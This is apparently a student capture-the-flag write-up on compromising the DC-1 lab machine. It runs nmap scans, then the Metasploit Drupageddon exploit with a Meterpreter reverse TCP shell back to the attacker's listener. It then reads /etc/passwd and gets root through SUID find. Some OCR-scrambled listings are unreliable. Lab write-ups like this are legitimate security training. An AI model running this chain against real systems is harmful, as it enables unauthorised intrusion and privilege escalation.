




Exploiting a Vulnerable Computer

DC-1

RedTeam Academy Project

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Finding the IP address



PS – If the IP's are different it is because the lease was expired and a new IP was assigned

```
(kali@kali)-[~]
$ nmap 10.20.30.145
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-04 03:37 EDT
Nmap scan report for 10.20.30.145
Host is up (0.00020s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

Running the Nmap Scan

```
Apache httpd 2.2.22 ((Debian))
80/tcp open http
_http-dombased-xss: Couldn't find any DOM based XSS.
 vulners:
   cpe:/a:apache:http_server:2.2.22:
                                   https://vulners.com/cve/CVE-2017-7679
        CVE-2017-7679
                          7.5
                                   https://vulners.com/cve/CVE-2017-3169
        CVE-2017-3169
                          7.5
                          7.5 | • https://vulners.com/cve/CVE-2017-3167
        CVE-2017-3167
                                                                                                       NSE DATABASE
                                 LVtps (ve) reliant ph/sQbug/SSV:60427
                                                                                *EXPLOIT*
                                   https://vulners.com/sebug/SSV:60386
                                                                                *EXPLOIT*
                                   https://vulners.com/seebug/SSV:60069
        SSV:60069
                          6.9
                                                                                *EXPLOIT*
                                   https://vulners.com/cve/CVE-2012-0883
        CVE-2012-0883
                          6.9
                                            https://vulners.com/packetstorm/PACKETSTORM:127546
        PACKETSTORM: 127546
                                   6.8
                                                                                                           *EXPLOIT*
        CVE-2016-5387
                          6.8
                                   https://vulners.com/cve/CVE-2016-5387
       CVE-2014-0226
                          6.8
                                   https://vulners.com/cve/CVE-2014-0226
        1337DAY-ID-22451
                                   6.8
                                            https://vulners.com/zdt/1337DAY-ID-22451
                                                                                                  *EXPLOIT*
        CVE-2017-9788
                          6.4
                                   https://vulners.com/cve/CVE-2017-9788
        SSV:60788
                          5.1
                                   https://vulners.com/seebug/SSV:60788
                                                                                *EXPLOIT*
        CVE-2013-1862
                          5.1
                                   https://vulners.com/cve/CVE-2013-1862
        SSV:96537
                          5.0
                                   https://vulners.com/seebug/SSV:96537
                                                                                *EXPLOIT*
        SSV:62058
                          5.0
                                   https://vulners.com/seebug/SSV:62058
                                                                                *EXPLOIT*
                                   https://vulners.com/seebug/SSV:61874
        SSV:61874
                          5.0
                                                                                *EXPLOIT*
        EXPLOITPACK: C8C256BE0BFF5FE1C0405CB0AA9C075D
                                                                      https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D
                                                             5.0
                                                                                                                                                                 *EXPLOIT*
        EDB-ID:42745
                          5.0
                                   https://vulners.com/exploitdb/EDB-ID:42745
                                                                                         *EXPLOIT*
        CVE-2017-9798
                          5.0
                                   https://vulners.com/cve/CVE-2017-9798
                                                                                                SSH Vulnerabilities
                          5.0
        CVE-2016-8743
                                   https://vulners.com/cve/CVE-2016-8743
        CVE-2014-0231
                          5.0
                                   https://vulners.com/cve/CVE-2014-0231
        CVE-2014-0098
                          5.0
                                   https://vulners.com/cve/CVE-2014-0098
                                                                                                    STATE SERVICE VERSION
        CVE-2013-6438
                          5.0
                                   https://vulners.com/cve/CVE-2013-6438
                                                                                                               OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
                                                                                                22/tcp open ssh
                          5.0
        CVE-2013-5704
                                   https://vulners.com/cve/CVE-2013-5704
                                                                                                   cpe:/a:openbsd:openssh:6.0p1:
        1337DAY-ID-28573
                                   5.0
                                            https://vulners.com/zdt/1337DAY-ID-28573
                                                                                                      CVE-2015-5600
                                                                                                                8.5
                                                                                                                      https://vulners.com/cve/CVE-2015-5600
                                                                                                      SSV:61450
                                                                                                                 7.5
                                                                                                                      https://vulners.com/seebug/SSV:61450
                                                                                                                                                   *EXPLOIT*
        CVE-2012-0031
                          4.6
                                   https://vulners.com/cve/CVE-2012-0031
                                                                                                      CVE-2014-1692
                                                                                                                      https://vulners.com/cve/CVE-2014-1692
                                   https://vulners.com/seebug/SSV:60905
                                                                                                      CVE-2015-6564 6.9
                                                                                                                      https://vulners.com/cve/CVE-2015-6564
        SSV:60905
                          4.3
                                                                                *EXPLOIT*
                                                                                                      SSV:61911
                                                                                                                      https://vulners.com/seebug/SSV:61911
                                                                                                                                                   *EXPLOIT*
        SSV:60657
                          4.3
                                   https://vulners.com/seebug/SSV:60657
                                                                                *EXPLOIT*
                                                                                                      CVE-2014-2653
                                                                                                                      https://vulners.com/cve/CVE-2014-2653
                                                                                                      CVE-2014-2532
                                                                                                                      https://vulners.com/cve/CVE-2014-2532
                          4.3
        SSV:60653
                                   https://vulners.com/seebug/SSV:60653
                                                                                *EXPLOIT*
                                                                                                      SSV:60656
                                                                                                                      https://vulners.com/seebug/SSV:60656
                                                                                                                                                   *EXPLOIT*
                          4.3
        SSV:60345
                                   https://vulners.com/seebug/SSV:60345
                                                                                                      CVE-2018-15919 5.0
                                                                                                                      https://vulners.com/cve/CVE-2018-15919
                                                                                *EXPLOIT*
                                                                                                      CVE-2010-5107
                                                                                                                      https://vulners.com/cve/CVE-2010-5107
        CVE-2016-4975
                          4.3
                                   https://vulners.com/cve/CVE-2016-4975
                                                                                                      SSV:90447
                                                                                                                      https://vulners.com/seebug/SSV:90447
                                                                                                                                                   *EXPLOIT*
                                                                                                      CVE-2016-0778 4.6
                                                                                                                      https://vulners.com/cve/CVE-2016-0778
        CVE-2014-0118
                          4.3
                                   https://vulners.com/cve/CVE-2014-0118
                                                                                                      CVE-2020-14145 4.3
                                                                                                                      https://vulners.com/cve/CVE-2020-14145
        CVE-2013-1896
                          4.3
                                   https://vulners.com/cve/CVE-2013-1896
                                                                                                     CVE-2015-5352 4.3
                                                                                                                      https://vulners.com/cve/CVE-2015-5352
                                                                                                                      https://vulners.com/cve/CVE-2016-0777
                                                                                                     CVE-2016-0777 4.0
        CVE-2012-4558
                          4.3
                                   https://vulners.com/cve/CVE-2012-4558
                                                                                                     CVE-2015-6563 1.9
                                                                                                                      https://vulners.com/cve/CVE-2015-6563
        CVE-2012-3499
                          4.3
                                   https://vulners.com/cve/CVE-2012-3499
        CVE-2012-0053
                          4.3
                                   https://vulners.com/cve/CVE-2012-0053
        CVE-2008-0455
                          4.3
                                   https://vulners.com/cve/CVE-2008-0455
```

Form id: user-pass
Form action: /user/password

ratii. iittp://iv.zv.jv.i4j.ov/ujei

HTTP (Vulnerability)

```
Form id: user-login
     Form action: /user
     Path: http://10.20.30.145:80/user/
     Form id: user-login
     Form action: /user/
http-vuln-cve2014-3704:
  VULNERABLE:
  Drupal - pre Auth SQL Injection Vulnerability
     State: VULNERABLE (Exploitable)
     IDs: CVE:CVE-2014-3704
        The expandArguments function in the database abstraction API in
        Drupal core 7.x before 7.32 does not properly construct prepared
        statements, which allows remote attackers to conduct SQL injection
        attacks via an array containing crafted keys.
    Disclosure date: 2014-10-15
     References:
      https://www.sektioneins.de/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
      https://www.drupal.org/SA-CORE-2014-005
       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3704
      http://www.securityfocus.com/bid/70595
_http-server-header: Apache/2.2.22 (Debian)
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
http-enum:
  /rss.xml: RSS or Atom feed
  /robots.txt: Robots file
  /UPGRADE.txt: Drupal file
  /INSTALL.txt: Drupal file
  /INSTALL.mysql.txt: Drupal file
```

Learning More about Drupal Vulnerability

Advisory 01/2014: Drupal - pre Auth SQL Injection Vulnerability

SektionEins GmbH - 2014-10-15 06:23

```
SektionEins GmbH
                        www.sektioneins.de
                     -= Security Advisory =-
     Advisory: Drupal - pre Auth SQL Injection Vulnerability
Release Date: 2014/10/15
Last Modified: 2014/10/15
      Author: Stefan Horst [stefan.horst[at]sektioneins.de]
  Application: Drupal >= 7.0 <= 7.31
     Severity: Full SQL injection, which results in total control and code execution of Website.
         Risk: Highly Critical
Vendor Status: Drupal 7.32 fixed this bug
   Reference: http://www.sektioneins.com/en/advisories/advisory-012014-drupal-pre-auth-sql-injection-vulnerability.html
Overview:
  Quote from http://www.drupal.org
  "Come for the software, stay for the community
  Drupal is an open source content management platform powering millions
  of websites and applications. It's built, used, and supported by an
  active and diverse community of people around the world."
  During a code audit of Drupal extensions for a customer an SQL Injection
      was found in the way the Drupal core handles prepared statements.
  A malicious user can inject arbitrary SQL queries. And thereby
  control the complete Drupal site. This leads to a code execution as well.
     This vulnerability can be exploited by remote attackers without any
     kind of authentication required.
```

Learning More about Drupal Vulnerability Pt 2

SA-CORE-2014-005 - Drupal core - SQL injection

By Drupal Security Team on 15 Oct 2014 at 16:02 UTC

Advisory ID: DRUPAL-SA-CORE-2014-005

• Project: Drupal core


Version: 7.x

Date: 2014-Oct-15

• Security risk: 25/25 (Highly Critical) AC:None/A:None/CI:All/II:All/E:Exploit/TD:All

• Vulnerability: SQL Injection





Starting MSFConsole Metasploit Framework

```
Metasploit
       =[ metasploit v6.3.25-dev
     --=[ 2332 exploits - 1219 auxiliary - 413 post
      --=[ 1382 payloads - 46 encoders - 11 nops
  -- --=[ 9 evasion
Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/
^X@sS<u>msf6</u> > sS
```

Finding Payload (Msfconsole)

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 10.20.30.122 netmask 255.255.255.0 broadcast 10.20.30.255
       inet6 fe80::4c26:c30f:ef4:15bd prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:07:ca:00 txqueuelen 1000 (Ethernet)
       RX packets 41008 bytes 32192693 (30.7 MiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 23748 bytes 3094879 (2.9 MiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 3149 bytes 193044 (188.5 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 $
  Name Current Setting Required Description
  LHOST 10.20.30.122
                                   The listen address (an interface may be specified)
  LPORT 4444
                                   The listen port
Exploit target:
  Id Name
  0 Drupal 7.0 - 7.31 (form-cache PHP injection method)
```

```
) > set rhosts 10.20.30.145
<u>msf6</u> exploit(
rhosts \Rightarrow 10.20.30.145
                                     (eddon) > show options
msf6 exploit(
Module options (exploit/multi/http/drupal_drupageddon):
              Current Setting Required Description
  Proxies
                                         A proxy chain of format type:host:port[,type:host:port][...]
                               no
  RHOSTS
             10.20.30.145
                                         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
                               yes
                                         The target port (TCP)
              false
                                         Negotiate SSL/TLS for outgoing connections
   TARGETURI /
                               yes
                                         The target URI of the Drupal installation
                                         HTTP server virtual host
  VHOST
Payload options (php/meterpreter/reverse_tcp):
   Name Current Setting Required Description
   LHOST 10.20.30.122
                                     The listen address (an interface may be specified)
  LPORT 4444
Exploit target:
  Id Name
  0 Drupal 7.0 - 7.31 (form-cache PHP injection method)
View the full module info with the info, or info -d command.
```

Setting up the attack

Starting the attack

```
msf6 exploit(multi/http/drupal drupageddon) > run
[*] Started reverse TCP handler on 10.20.30.122:4444
[*] Sending stage (39927 bytes) to 10.20.30.145
[*] Meterpreter session 1 opened (10.20.30.122:4444 \rightarrow 10.20.30.145:39398) at 2023-08-04 04:12:09 -0400
meterpreter > whoami
    Unknown command: whoami
meterpreter > ls
Listing: /var/www
                                  Type Last modified
Mode
                  Size
                                                                           Name
100644/rw-r--r-- 747324309678
                                        188498731153-02-08 21:33:43 -0500 .gitignore
100644/rw-r--r-- 24769076401799
                                                                           .htaccess
                                        188498731153-02-08 21:33:43 -0500
100644/rw-r--r-- 6360846566857
                                        188498731153-02-08 21:33:43 -0500
                                                                           COPYRIGHT.txt
100644/rw-r--r-- 6231997547947
                                        188498731153-02-08 21:33:43 -0500 INSTALL.mysql.txt
                                        188498731153-02-08 21:33:43 -0500 INSTALL.pgsql.txt
100644/rw-r--r-- 8048768714578
                                        188498731153-02-08 21:33:43 -0500 INSTALL.sqlite.txt
100644/rw-r--r-- 5574867551506
100644/rw-r--r-- 76712410891717 fil
                                        188498731153-02-08 21:33:43 -0500 INSTALL.txt
100755/rwxr-xr-x 77704548337324
                                        188270147139-03-11 10:02:15 -0500
                                                                          LICENSE.txt
100644/rw-r--r-- 35180077129727
                                 fil
                                        188498731153-02-08 21:33:43 -0500
                                                                          MAINTAINERS.txt
100644/rw-r--r-- 23089744188672 fil
                                        188498731153-02-08 21:33:43 -0500 README.txt
                                 fil
100644/rw-r--r-- 41412074677674
                                        188498731153-02-08 21:33:43 -0500 UPGRADE.txt
100644/rw-r--r-- 28363964029388
                                 fil
                                        188498731153-02-08 21:33:43 -0500
                                                                           authorize.php
100644/rw-r--r-- 3092376453840
                                        188498731153-02-08 21:33:43 -0500
                                                                          cron.php
100644/rw-r--r-- 223338299444
                                        211037522224-07-25 00:21:02 -0400
                                                                          flag1.txt
040755/rwxr-xr-x 17592186048512
                                 dir
                                        188498731153-02-08 21:33:43 -0500
                                                                          includes
100644/rw-r--r-- 2272037700113
                                 fil
                                                                          index.php
                                        188498731153-02-08 21:33:43 -0500
100644/rw-r--r-- 3019362009791
                                                                          install.php
                                        188498731153-02-08 21:33:43 -0500
040755/rwxr-xr-x 17592186048512
                                 dir
                                                                          misc
                                        188498731153-02-08 21:33:43 -0500
                                       188498731153-02-08 21:33:43 -0500 modules
040755/rwxr-xr-x 17592186048512 dir
```

Flag 4. txt

```
meterpreter > cd home
meterpreter > ls
Listing: /home
Mode
                 Size
                                 Type Last modified
                                                                         Name
040755/rwxr-xr-x 17592186048512 dir
                                      211037588914-08-04 03:19:52 -0400 flag4
meterpreter > cd flag4
meterpreter > ls
Listing: /home/flag4
Mode
                 Size
                                 Type Last modified
                                                                         Name
                                 fil
100600/rw---
             — 120259084316
                                       211037588914-08-04 03:19:52 -0400 .bash_history
100644/rw-r--r-- 944892805340
                                 fil
                                       211037561830-04-10 11:31:29 -0400
                                                                         .bash_logout
                                                                         .bashrc
100644/rw-r--r-- 14568529071424
                                fil
                                      211037561830-04-10 11:31:29 -0400
100644/rw-r--r-- 2899102925475
                                 fil
                                                                        .profile
                                      211037561830-04-10 11:31:29 -0400
100644/rw-r-- 536870912125
                                 fil
                                                                        flag4.txt
                                      211037584831-07-12 01:11:22 -0400
meterpreter > cat flag4.txt
Can you use this same method to find or access the flag in root?
Probably. But perhaps it's not that easy. Or maybe it is?
meterpreter >
```

<u>meterpreter</u> >

Mode	Size	Туре	Last modified	Name
1005///	—— 7/722/200670	C#1	100/00731153 03 00 31:33:/3 0500	Californias
100644/rw-rr	747324309678	fil	188498731153-02-08 21:33:43 -0500	.gitignore
100644/rw-rr	24769076401799	fil	188498731153-02-08 21:33:43 -0500	.htaccess
100644/rw-rr	6360846566857	fil	188498731153-02-08 21:33:43 -0500	COPYRIGHT.tx
100644/rw-rr	6231997547947	fil	188498731153-02-08 21:33:43 -0500	INSTALL.mysq
100644/rw-rr	8048768714578	fil	188498731153-02-08 21:33:43 -0500	INSTALL.pgsq
100644/rw-rr	5574867551506	fil	188498731153-02-08 21:33:43 -0500	INSTALL.sqli
100644/rw-rr	76712410891717	fil	188498731153-02-08 21:33:43 -0500	INSTALL.txt
100755/rwxr-xr-x	77704548337324	fil	188270147139-03-11 10:02:15 -0500	LICENSE.txt
100644/rw-rr	35180077129727	fil	188498731153-02-08 21:33:43 -0500	MAINTAINERS.
100644/rw-rr	23089744188672	fil	188498731153-02-08 21:33:43 -0500	README.txt
100644/rw-rr	41412074677674	fil	188498731153-02-08 21:33:43 -0500	UPGRADE.txt
100644/rw-rr	28363964029388	fil	188498731153-02-08 21:33:43 -0500	authorize.ph
100644/rw-rr	3092376453840	fil	188498731153-02-08 21:33:43 -0500	cron.php
100644/rw-rr	223338299444	fil	211037522224-07-25 00:21:02 -0400	flag1.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	includes
100644/rw-rr	2272037700113	fil	188498731153-02-08 21:33:43 -0500	index.php
100644/rw-rr	3019362009791	fil	188498731153-02-08 21:33:43 -0500	install.php
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	o.miscal.org
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	modules
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	profiles
100644/rw-rr	6704443950617	fil	188498731153-02-08 21:33:43 -0500	robots.txt
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	scripts It's
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	sites of pe
040755/rwxr-xr-x	17592186048512	dir	188498731153-02-08 21:33:43 -0500	themes
100644/rw-rr	85645942869477	fil	188498731153-02-08 21:33:43 -0500	update.php
100644/rw-rr	9354438772866	fil	188498731153-02-08 21:33:43 -0500	web.config
100644/rw-rr	1791001362849	fil	188498731153-02-08 21:33:43 -0500	xmlrpc.php
	2,,100100201,		A malicious user can	inject arbitra
				Drupal sits T

meterpreter > cat flag1.txt
Every good CMS_needs a config file - and so do you.

Flag1.txt

CMS – Content Management System.

Shell Creation

```
meterpreter >
shell
Process 3348 created.
Channel 10 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/$
```

Seeing whether root passwd is decryptable

```
www-data@DC-1:/etc$ cd pass
cd passwd
bash: cd: passwd: Not a directory
www-data@DC-1:/etc$ cat pas
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
```

Finding ways to Escalate Privilege

```
<u>meterpreter</u> > shell
Process 3348 created.
Channel 10 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/$ ls
ls
                                                          vmlinuz.old
bin
     home
                      lib64
                                       sbin
                                  opt
                                                 tmp
                      lost+found proc selinux usr
boot initrd.img
    initrd.img.old media
                                  root srv
                                                 var
                                                 vmlinuz
    lib
                      mnt
                                  run sys
www-data@DC-1:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/$
```

We can see that these many apps have / privileges

Using Find to gain access to root

```
www-data@DC-1:/var/www$ ^[[A
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
www-data@DC-1:/var/www$
www-data@DC-1:/var/www$ ls
COPYRIGHT.txt
                    LICENSE.txt
                                     cron.php
                                                  misc
                                                              sites
INSTALL.mysql.txt MAINTAINERS.txt flag1.txt
                                                 modules
                                                              themes
INSTALL.pgsql.txt README.txt
                                     includes
                                                  profiles
                                                             update.php
INSTALL.sqlite.txt UPGRADE.txt
                                     index.php
                                                  robots.txt web.config
INSTALL.txt
                                     install.php scripts
                                                             xmlrpc.php
                    authorize.php
www-data@DC-1:/var/www$
www-data@DC-1:/var/www$ find *php -exec "whoami" \;
find *php -exec "whoami" \;
root
root
root
root
root
root
www-data@DC-1:/var/www$
```

Gaining Access to root

Final Flag.txt

```
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```

Flag 2 and Flag 3

- Since the locate command was disabled / not found I wasn't able to find these two flags.
- Searched the home folders and root folders but in vain

```
# find /*/* -iname flag*.txt
find /*/* -iname flag*.txt
/home/flag4/flag4.txt
/var/www/flag1.txt
#
```

